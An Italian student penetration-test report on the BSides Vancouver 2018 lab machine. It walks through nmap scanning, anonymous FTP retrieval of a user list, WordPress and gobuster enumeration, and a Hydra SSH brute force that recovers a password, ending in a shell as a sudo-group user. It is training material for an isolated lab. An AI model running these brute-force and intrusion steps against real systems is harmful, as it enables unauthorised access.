Penetration Test Report (BSides Vancouver 2018)

Corso: Cybersecurity Analyst
Modulo: W16D4 (Pratica)
Piattaforma: Epicode
Studente:Emanuele cestari
Data:14/04/2026

1. Introduzione

Questo report documenta un penetration test completo condotto sulla macchina target BSides Vancouver 2018. L'obiettivo principale era identificare le vulnerabilità, sfruttarle e ottenere accesso al sistema. L'intero processo ha seguito una metodologia reale da pentester, che comprende le seguenti fasi: ricognizione, enumerazione, sfruttamento e accesso.

2. Network Discovery

Durante la fase di network discovery, sono stati identificati la rete locale e gli host attivi. Per raggiungere questo obiettivo, sono stati utilizzati i comandi "ip a" e "nmap -sn". Il risultato di questa fase ha portato all'individuazione del target 192.168.64.14.

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1
    link/ether 5a:09:fc:aa:79:5e brd ff:ff:ff:ff:ff:ff
    inet 192.168.64.10/24 brd 192.168.64.255 scope global dynamic noprefixroute eth0
       valid_lft 3597sec preferred_lft 3597sec
    inet6 fd90:25b7:9b7a:1cd7:124a:2bb4:c3d1:3423/64 scope global dynamic noprefixroute
       valid_lft 2591999sec preferred_lft 604799sec
    inet6 fe80::13dd:f33a:80e2:c49c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 66:8a:8f:a1:80:62 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.64.0/24
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-14 14:35 CDT
Nmap scan report for 192.168.64.1
Host is up (0.00038s latency).
MAC Address: A2:9A:8E:86:E7:64 (Unknown)
Nmap scan report for 192.168.64.10
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 1.93 seconds
```

3. Port Scanning

Ho eseguito una scansione completa delle porte del target 192.168.64.14 utilizzando il comando nmap -sS -sV -O -p-. La scansione ha rilevato i servizi FTP (porta 21), SSH (porta 22) e HTTP (porta 80). È importante notare che il target utilizza servizi potenzialmente vulnerabili.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O -p- 192.168.64.14
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-12 05:58 -0500
Nmap scan report for 192.168.64.14
Host is up (0.0014s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 26:EB:2E:31:1A:A8 (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.17 seconds
```

4. FTP – Accesso e raccolta dati

Con la connessione FTP abilitata all'accesso anonimo, sono riuscito a connettermi come utente anonimo senza bisogno di password. Una volta dentro, ho navigato tra le directory e ho trovato il file "users.txt.bk". Ho scaricato il file contenente l'elenco degli utenti. Ecco i comandi che ho usato: "ftp login" e "ls".


```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.64.14
Connected to 192.168.64.14.
220 (vsFTPd 2.3.5)
Name (192.168.64.14:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||55116|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp>
```

download file

```
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||32778|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****************************************************************************************|    31
226 Transfer complete.
31 bytes received in 00:00 (2.93 KiB/s)
ftp>
```


5. Enumerazione utenti

Analisi del file di backup degli utenti, users.txt.bk.
Comando eseguito: cat users.txt.bk
Utenti individuati: abatchy, john, mai, anne e doomguy.
Questi utenti saranno utilizzati per attacchi futuri.
Comando eseguito: cat users




6. Web Enumeration – WordPress

Il sito web è accessibile sulla porta 80 e utilizza il CMS WordPress. L'utente 'john' è elencato come autore all'interno del sito, il che indica che è un utente valido.



7. robots.txt

Analizzando il file robots.txt, ho individuato un percorso nascosto: /backup_wordpress. Questo suggerisce l'esistenza di una copia del sito web.




8. Accesso backup_wordpress

Ho aperto la directory /backup_wordpress e ho trovato un secondo WordPress vulnerabile. Potrebbe essere un buon bersaglio per un attacco.


9. Login WordPress

Si accede alla pagina wp-login.php. Vengono effettuati tentativi di login con gli utenti trovati. L'utente "john" viene identificato come username valido. Si procede con il login.




10. Dashboard WordPress

Accesso al pannello admin WordPress e visualizzazione della dashboard, dove è possibile gestire i contenuti del sito. Conferma della compromissione del sito web.



11. Directory Enumeration

Uso Gobuster per individuare directory nascoste. Il comando che utilizzo è “gobuster dir -u target -w wordlist”. Ho individuato le directory “wp-admin”, “wp-content” e “wp-includes”. Per un’enumerazione più approfondita, aggiungo estensioni come “.php”, “.txt” e “.bak”. Infine, eseguo “gobuster base”.



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.64.14/backup_wordpress -w /usr/share/wordlists/di
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.64.14/backup_wordpress
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              tar,sql,php,txt,bak,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 302]
.hta.txt             (Status: 403) [Size: 306]
.hta.php             (Status: 403) [Size: 306]
.hta.bak             (Status: 403) [Size: 306]
.htaccess.txt        (Status: 403) [Size: 311]
.hta.tar             (Status: 403) [Size: 306]
.htaccess            (Status: 403) [Size: 307]
.htaccess.zip        (Status: 403) [Size: 311]
.hta.sql             (Status: 403) [Size: 306]
.htaccess.php        (Status: 403) [Size: 311]
.htaccess.tar        (Status: 403) [Size: 311]
.htaccess.bak        (Status: 403) [Size: 311]
.hta.zip             (Status: 403) [Size: 306]
.htaccess.sql        (Status: 403) [Size: 311]
.htpasswd.txt        (Status: 403) [Size: 311]
.htpasswd            (Status: 403) [Size: 307]
.htpasswd.zip        (Status: 403) [Size: 311]
.htpasswd.sql        (Status: 403) [Size: 311]
.htpasswd.bak        (Status: 403) [Size: 311]
.htpasswd.tar        (Status: 403) [Size: 311]
.htpasswd.php        (Status: 403) [Size: 311]
license              (Status: 200) [Size: 19935]
license.txt          (Status: 200) [Size: 19935]
index.php            (Status: 301) [Size: 0] [--> http://192.168.64.14/backup_wordpr
index                (Status: 301) [Size: 0] [--> http://192.168.64.14/backup_wordpr
index.php            (Status: 301) [Size: 0] [--> http://192.168.64.14/backup_wordpr
```

```
.htpasswd.bak          (Status: 403) [Size: 311]
.htpasswd.tar          (Status: 403) [Size: 311]
.htpasswd.php          (Status: 403) [Size: 311]
license                (Status: 200) [Size: 19935]
license.txt            (Status: 200) [Size: 19935]
index.php              (Status: 301) [Size: 0] [--> http://192.168.64.14/backup_wordpr
index                  (Status: 301) [Size: 0] [--> http://192.168.64.14/backup_wordpr
index.php              (Status: 301) [Size: 0] [--> http://192.168.64.14/backup_wordpr
readme                 (Status: 200) [Size: 7358]
wp-admin               (Status: 301) [Size: 334] [--> http://192.168.64.14/backup_word
wp-content             (Status: 301) [Size: 336] [--> http://192.168.64.14/backup_word
wp-includes            (Status: 301) [Size: 337] [--> http://192.168.64.14/backup_word
wp-load                (Status: 200) [Size: 0]
wp-links-opml          (Status: 200) [Size: 233]
wp-cron                (Status: 200) [Size: 0]
wp-load.php            (Status: 200) [Size: 0]
wp-blog-header.php     (Status: 200) [Size: 0]
wp-links-opml.php      (Status: 200) [Size: 233]
wp-settings            (Status: 500) [Size: 0]
wp-settings.php        (Status: 500) [Size: 0]
wp-config.php          (Status: 200) [Size: 0]
wp-config              (Status: 200) [Size: 0]
wp-cron.php            (Status: 200) [Size: 0]
wp-blog-header         (Status: 200) [Size: 0]
wp-login               (Status: 200) [Size: 2373]
wp-login.php           (Status: 200) [Size: 2373]
wp-mail                (Status: 500) [Size: 3329]
wp-mail.php            (Status: 500) [Size: 3329]
wp-signup.php          (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?act
ion=register]
wp-signup              (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?act
ion=register]
wp-trackback.php       (Status: 200) [Size: 135]
wp-trackback           (Status: 200) [Size: 135]
xmlrpc                 (Status: 405) [Size: 42]
xmlrpc.php             (Status: 405) [Size: 42]
xmlrpc.php             (Status: 405) [Size: 42]
Progress: 32291 / 32291 (100.00%)
===============================================================
Finished
===============================================================
```

12 Analisi dei file sensibili


Tentativi di accesso a wp-config.php e backup
File non accessibili
Endepoint non accessibili
Endepoint wp-mail.php restituisce risposta
Curl wp config

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.64.14/backup_wordpress/wp-config.php~
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /backup_wordpress/wp-config.php~ was not found on this server.<
/p>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at 192.168.64.14 Port 80</address>
</body></html>

┌──(kali㉿kali)-[~]
└─$ curl http://192.168.64.14/backup_wordpress/wp-config.php.bak
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /backup_wordpress/wp-config.php.bak was not found on this serve
r.</p>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at 192.168.64.14 Port 80</address>
</body></html>

┌──(kali㉿kali)-[~]
└─$ curl http://192.168.64.14/backup_wordpress/wp-config.php.txt
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /backup_wordpress/wp-config.php.txt was not found on this serve
r.</p>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at 192.168.64.14 Port 80</address>
</body></html>
```

Wp mail risposta



13. Bruteforce credenziali

Sto usando Hydra con la wordlist rockyou.txt per tentare di trovare le credenziali degli utenti. Ho trovato le credenziali valide: username “anne” e password “princess”. Hydra ha avuto successo.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.64.14 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milita
ry or secret service organizations, or for illegal purposes (this is non-binding, th
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-12 15:01:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommen
ded to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waitin
g)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:1434
4399), ~896525 tries per task
[DATA] attacking ssh://192.168.64.14:22/
[22][ssh] host: 192.168.64.14   login: anne   password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until
 end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-12 15:02:05
```

14. Accesso SSH

Connessione SSH con credenziali trovate.Comando: ssh anne@192.168.64.14 Accesso shell riuscito.

```
Welcome to BSides Vancouver 2018! Happy hacking


bsides2018 login: anne
Password:
Last login: Mon Apr 13 03:41:01 PDT 2026 on tty1
anne@bsides2018:~$ _
```

5. Verifica accesso sistema

Dopo aver eseguito i comandi “whoami”, “id”, “pwd” e “ls -la”, ho scoperto di essere l’utente “anne” e di appartenere al gruppo “sudo”. Questo mi garantisce l’accesso completo alla macchina. Ho poi eseguito i comandi “whoami”, “id” e “ls”.


```
anne@bsides2018:~$ ls -la
total 12
drwxr-xr-x 3 anne anne 4096 Apr 12 10:36 .
drwxr-xr-x 7 root root 4096 Mar  4  2018 ..
drwx------ 2 anne anne 4096 Apr 12 10:36 .cache
anne@bsides2018:~$ pwd
/home/anne
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ whoami
anne
anne@bsides2018:~$ _
```

16. Accesso finale BSides

Connessione diretta alla macchina BSides. Verifica con ping e shell attiva. Sistema compromesso con successo. Schermata finale BSides.

```
kali@kali: ~
Session  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ ping 192.168.64.14
PING 192.168.64.14 (192.168.64.14) 56(84) bytes of data.
64 bytes from 192.168.64.14: icmp_seq=1 ttl=64 time=1.38 ms
64 bytes from 192.168.64.14: icmp_seq=2 ttl=64 time=0.663 ms
^C
--- 192.168.64.14 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 0.663/1.020/1.377/0.357 ms

┌──(kali㉿kali)-[~]
└─$ ip a
